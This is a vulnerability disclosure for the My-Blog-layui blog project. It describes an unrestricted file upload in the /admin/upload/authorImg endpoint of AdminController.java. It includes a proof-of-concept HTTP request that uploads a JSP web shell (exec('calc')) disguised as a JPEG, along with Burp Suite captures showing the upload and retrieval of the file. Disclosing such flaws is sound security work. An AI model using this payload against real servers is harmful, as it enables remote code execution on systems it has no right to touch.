My-Blog-layui has an arbitrary file upload vulnerability in AdminController.java

supplier

https://github.com/ZHENFENG13/My-Blog-layui


Vulnerability file

AdminController.java

describe

There is an arbitrary file upload vulnerability in the /upload/authorImg interface of AdminController.java. This interface does not limit the type of uploaded files.


Code analysis




POC


```
POST /admin/upload/authorImg/ HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 221
```

```
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryXBBEmjyoBNq3ZMwY
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/userInfo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2A8FB4D91E9E384E2002C39A430CA858
Connection: close

------WebKitFormBoundaryXBBEmjyoBNq3ZMwY
Content-Disposition: form-data; name="file"; filename="calc.jsp"
Content-Type: image/jpeg

<% Runtime.getRuntime().exec("calc");%>
------WebKitFormBoundaryXBBEmjyoBNq3ZMwY--
```




Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
21 × 22 × 23 × 24 × 25 × 26 × 27 × 28 × 29 ×
Send Cancel
Target: http://192.168.0.100:8080 HTTP/1
Request
Pretty Raw Hex
1 POST /admin/upload/authorImg/ HTTP/1.1
2 Host: 192.168.0.100:8080
3 Content-Length: 221
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXBBEmjyoBNq3ZMwY
8 Origin: http://192.168.0.100:8080
9 Referer: http://192.168.0.100:8080/admin/v1/userInfo
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: JSESSIONID=2A8FB4D91E9E384E2002C39A430CA858
13 Connection: close
14
15 ------WebKitFormBoundaryXBBEmjyoBNq3ZMwY
16 Content-Disposition: form-data; name="file"; filename="calc.jsp"
17 Content-Type: image/jpeg
18
19 <% Runtime.getRuntime().exec("calc");%>
20 ------WebKitFormBoundaryXBBEmjyoBNq3ZMwY--
21
Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Fri, 04 Apr 2025 01:50:28 GMT
4 Connection: close
5 Content-Length: 49
6
7 {
"resultCode":200,
"message":"成功",
"data":null
}
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 1
Request Cookies 1
Request Headers 12
Response Headers 4
Search... 0 matches
Search... 0 matches
Done
188 bytes | 16 millis

Result


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
21 × 22 × 23 × 24 × 25 × 26 × 27 × 28 × 29 × 30 ×
Send Cancel
Target: http://192.168.0.100:8080 HTTP/1
Request
Pretty Raw Hex
1 GET /authorImg/20250404_09153189.jsp HTTP/1.1
2 Host: 192.168.0.100:8080
3 Pragma: no-cache
4 Cache-Control: no-cache
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Referer: http://192.168.0.100:8080/admin/v1/userInfo
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: JSESSIONID=2A8FB4D91E9E384E2002C39A430CA858
11 Connection: close
12
13
Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Last-Modified: Fri, 04 Apr 2025 01:15:31 GMT
3 Accept-Ranges: bytes
4 Content-Type: application/octet-stream
5 Content-Length: 39
6 Date: Fri, 04 Apr 2025 01:53:46 GMT
7 Connection: close
8
9 <% Runtime.getRuntime().exec("calc");%>
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 1
Request Headers 10
Response Headers 6
Search... 0 matches
Search... 0 matches
Done
240 bytes | 10 millis